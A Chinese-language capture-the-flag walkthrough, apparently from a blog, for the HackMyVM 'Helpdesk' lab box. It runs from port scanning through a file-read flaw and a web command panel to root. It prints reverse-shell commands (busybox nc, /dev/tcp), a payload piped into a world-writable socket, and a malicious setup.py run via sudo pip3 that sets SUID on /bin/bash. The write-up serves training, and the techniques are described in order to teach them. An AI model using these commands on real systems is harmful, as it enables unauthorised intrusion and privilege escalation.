Helpdesk

靶机说明

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 22:53 CST
Nmap scan report for 192.168.2.1
Host is up (0.00095s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00094s latency).
MAC Address: 08:00:27:5B:85:1F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.72
Host is up (0.0018s latency).
MAC Address: 08:00:27:E5:04:39 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.01 seconds

靶机IP:192.168.2.72

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~]
└─# nmap --min-rate 10000 -p- 192.168.2.72
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 22:53 CST
Nmap scan report for 192.168.2.72
Host is up (0.00043s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:E5:04:39 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 26.70 seconds

开放端口:22,80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(root㉿kali)-[~]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80 192.168.2.72
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 22:54 CST
Nmap scan report for 192.168.2.72
Host is up (0.00076s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 b4:bc:42:f6:d0:a7:0d:fd:71:01:3d:8a:c5:0c:ac:e3 (ECDSA)
|_ 256 71:90:08:58:14:04:09:d5:cf:31:ee:87:17:ad:29:8f (ED25519)
80/tcp open http Apache httpd
|_http-title: HelpDesk Ticket System
|_http-server-header: Apache
MAC Address: 08:00:27:E5:04:39 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.86 seconds
  1. 22端口:ssh服务,版本为OpenSSH 9.6p1
  2. 80端口:http服务,版本为Apache httpd,网站标题HelpDesk Ticket System

3.udp扫描

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~]
└─# nmap -sU --top-ports 100 192.168.2.72
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 22:55 CST
Nmap scan report for 192.168.2.72
Host is up (0.00072s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT STATE SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:E5:04:39 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 109.07 seconds

没有开放的UDP端口

4.脚本漏洞扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿kali)-[~]
└─# nmap --script=vuln -p22,80 192.168.2.72
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 22:57 CST
Nmap scan report for 192.168.2.72
Host is up (0.00077s latency).

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
| http-cookie-flags:
| /login.php:
| PHPSESSID:
|_ httponly flag not set
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
| /login.php: Possible admin folder
|_ /helpdesk/: Potentially interesting folder w/ directory listing
MAC Address: 08:00:27:E5:04:39 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 31.36 seconds

找到两个有用的目录/login.php,/helpdesk/

3、WEB目录扫描

根据扫到的两个目录,再次进行目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.2.72 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,bak,md,db,js
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.72
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html,bak,md,db,js
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html (Status: 403) [Size: 199]
/index.php (Status: 200) [Size: 1290]
/.php (Status: 403) [Size: 199]
/login.php (Status: 200) [Size: 1819]
/javascript (Status: 301) [Size: 239] [--> http://192.168.2.72/javascript/]
/helpdesk (Status: 301) [Size: 237] [--> http://192.168.2.72/helpdesk/]
/ticket.php (Status: 200) [Size: 204]
/panel.php (Status: 302) [Size: 0] [--> login.php]
/debug.php (Status: 200) [Size: 250]
/.html (Status: 403) [Size: 199]
/.php (Status: 403) [Size: 199]
/server-status (Status: 403) [Size: 199]
Progress: 837137 / 1764488 (47.44%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 838967 / 1764488 (47.55%)
===============================================================
Finished
===============================================================

扫描找到几个目录:/ticket.php/panel.php /debug.php
访问/debug.php发现一组用户凭证,但经过尝试无法进行利用

1
2
3
4
5
6
7
┌──(root㉿kali)-[~]
└─# curl http://192.168.2.72/debug.php
<style>
body { font-family: monospace; background: #111; color: #0f0; padding: 20px; }
h2 { color: #0ff; }
</style><h2>Debug Mode Enabled</h2><pre>[DEBUG] Connecting to internal dev server...
[DEBUG] Using creds: service_user:SuperSecretDev123!</pre>

二、漏洞利用

1、文件包含-LFI

ticket.php 页面看起来像一个票据查看器,尝试使用 ffuf 对其参数进行模糊测试

1
2
3
4
5
┌──(root㉿kali)-[~]
└─# ffuf -u "http://192.168.2.72/ticket.php?FUZZ=id" -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --fw 24
....
url [Status: 200, Size: 271, Words: 30, Lines: 5, Duration: 1ms]
:: Progress: [220559/220559] :: Job [1/1] :: 3448 req/sec :: Duration: [0:01:25] :: Errors: 0 ::

找到一个url参数,通过参数可以读取/login.php文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[~]
└─# curl http://192.168.2.72/ticket.php?url=login.php
<style>
body { font-family: sans-serif; background: #f0f0f0; padding: 20px; }
pre { background: #fff; padding: 10px; border-left: 4px solid #4A90E2; }
h1 { color: #4A90E2; }
</style><h1>Ticket Viewer</h1><h1>Ticket Viewer</h1><pre><?php
session_start();

// Enable PHP error display for debugging (remove in production)
ini_set('display_errors', 1);
error_reporting(E_ALL);

// Stored credentials
$stored_user = 'helpdesk';

// SHA-512 hash for password: ticketmaster
$stored_hash = '$6$ABC123$fLo2MacCV.XBQeRZtHWL2297q/fUBs/b8gOmvLGuiz7wDgl3MSWcOOSKnTbaNPoUMCmEpY1dlwuPKbAtIuoo6.';

同时找到一组凭证:helpdesk:ticketmaster,使用该组凭证成功登录到web后台

三、获取www权限



进入web后台,发现是一个远程命令执行的面板

尝试执行id,发现成功返回,证明可以反弹shell

执行反弹shell命令

1
busybox nc 192.168.2.4 4444 -e /bin/bash

在Kali上监听4444端口

1
2
3
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...

成功获取到www-data用户的权限

1
2
3
4
5
6
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.72] 45116
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

建立稳定的shell

1
2
3
4
5
6
7
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 36 columns 178

四、权限提升

1、获取helpdesk权限

/opt/helpdesk-socket/ 目录下发现了一个可利用的Unix套接字

1
2
3
4
5
6
7
www-data@helpdesk:/opt/helpdesk-socket$ ls -la
total 16
drwxr-xr-x 2 helpdesk helpdesk 4096 Sep 3 11:43 .
drwxr-xr-x 4 root root 4096 Aug 16 15:32 ..
-rwxr-xr-x 1 helpdesk helpdesk 158 Aug 16 15:32 handler.sh
srwxrwxrwx 1 helpdesk helpdesk 0 Sep 3 11:43 helpdesk.sock
-rw-r--r-- 1 root root 184 Aug 16 15:44 serve.sh

查看 handler.shserve.sh 脚本内容

1
2
3
4
5
6
www-data@helpdesk:/opt/helpdesk-socket$ cat handler.sh 
#!/bin/bash
# Simple parser — executes anything sent over the socket (dangerous!)
read cmd
echo "[HelpDesk Automation] Executing: $cmd"
/bin/bash -c "$cmd"
1
2
3
4
5
6
7
8
www-data@helpdesk:/opt/helpdesk-socket$ cat serve.sh   
#!/bin/bash

SOCKET="/opt/helpdesk-socket/helpdesk.sock"

[ -e "$SOCKET" ] && rm "$SOCKET"

/usr/bin/socat -d -d UNIX-LISTEN:$SOCKET,fork,mode=777 EXEC:/opt/helpdesk-socket/handler.sh

知识点补充:socat 与 UNIX Socket

  • socat:是一个强大的网络工具,堪称netcat的增强版。 它的核心功能是在两个数据流之间建立一个双向通道。 这些数据流可以是文件、管道、设备、TCP/UDP套接字,甚至是执行的程序。
  • UNIX Socket:这是一种在同一台机器上的进程间通信(IPC)机制。 它不经过网络协议栈,而是通过文件系统进行通信,因此效率更高。

漏洞分析serve.sh 脚本以 helpdesk 用户身份运行,并使用 socat 创建了一个名为 helpdesk.sock 的UNIX套接字。 关键在于 mode=777 参数,它使得任何用户都对这个socket文件有读、写、执行权限。当有数据发送到这个socket时,EXEC:/opt/helpdesk-socket/handler.sh 会被触发,handler.sh 会将接收到的数据作为命令直接用 /bin/bash -c 执行。

利用这个漏洞,将一个反弹shell的命令通过 socat 发送到 helpdesk.sock,从而以 helpdesk 用户权限执行。

在Kali上重新监听4444端口,然后在 www-data shell中执行

1
www-data@helpdesk:/opt/helpdesk-socket$ echo "/bin/bash -i >& /dev/tcp/192.168.2.4/4444 0>&1" | socat - /opt/helpdesk-socket/helpdesk.sock

成功获取到helpdesk用户权限

1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.72] 46062
bash: cannot set terminal process group (700): Inappropriate ioctl for device
bash: no job control in this shell
helpdesk@helpdesk:/$ id
id
uid=1001(helpdesk) gid=1001(helpdesk) groups=1001(helpdesk)

2、获取root权限

使用 sudo -l 查看 helpdesk 用户的sudo权限

1
2
3
4
5
6
7
8
9
helpdesk@helpdesk:/$ sudo -l
sudo -l
Matching Defaults entries for helpdesk on helpdesk:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User helpdesk may run the following commands on helpdesk:
(ALL) NOPASSWD: /usr/bin/pip3 install --break-system-packages *

发现 helpdesk 用户可以免密以root权限执行 pip3 install 命令。这是一个已知的提权向量。 当pip install安装一个本地目录时,它会执行该目录下的setup.py文件。 因此,我们可以创建一个恶意的setup.py文件,在其中包含提权命令。

创建一个包含提权payload的 setup.py 文件,该payload会给 /bin/bash 添加SUID权限

1
2
3
4
5
6
helpdesk@helpdesk:~$ mkdir 1;cd 1
helpdesk@helpdesk:~/1$ echo 'import os; os.system("chmod +s /bin/bash")' > setup.py

helpdesk@helpdesk:~/1$ ls -la /bin/bash
ls -la /bin/bash
-rwxr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash

使用 sudo 执行 pip3 install 来安装当前目录

1
2
3
4
5
6
7
8
helpdesk@helpdesk:~/1$ sudo /usr/bin/pip3 install --break-system-packages .
Processing /home/helpdesk/1
Preparing metadata (setup.py): started
Preparing metadata (setup.py): finished with status 'done'
ERROR: No .egg-info directory found in /tmp/pip-pip-egg-info-6_8hwue4

helpdesk@helpdesk:~/1$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1446024 Mar 31 2024 /bin/bash
可以看到 /bin/bash 已经成功被设置了SUID位。现在,执行 bash -p 即可获得root权限

1
2
3
helpdesk@helpdesk:~/1$ bash -p
id
uid=1001(helpdesk) gid=1001(helpdesk) euid=0(root) egid=0(root) groups=0(root),1001(helpdesk)

五、获取FLAG

1
2
3
cat /home/helpdesk/user.txt /root/root.txt
flag{ticket_approved_by_thedesk}
flag{request_has_been_escalated}

Helpdesk
http://miao-sec.github.io/Hackmyvm/Helpdesk/
作者
Miao
发布于
2025年9月4日
许可协议
BY-MIAO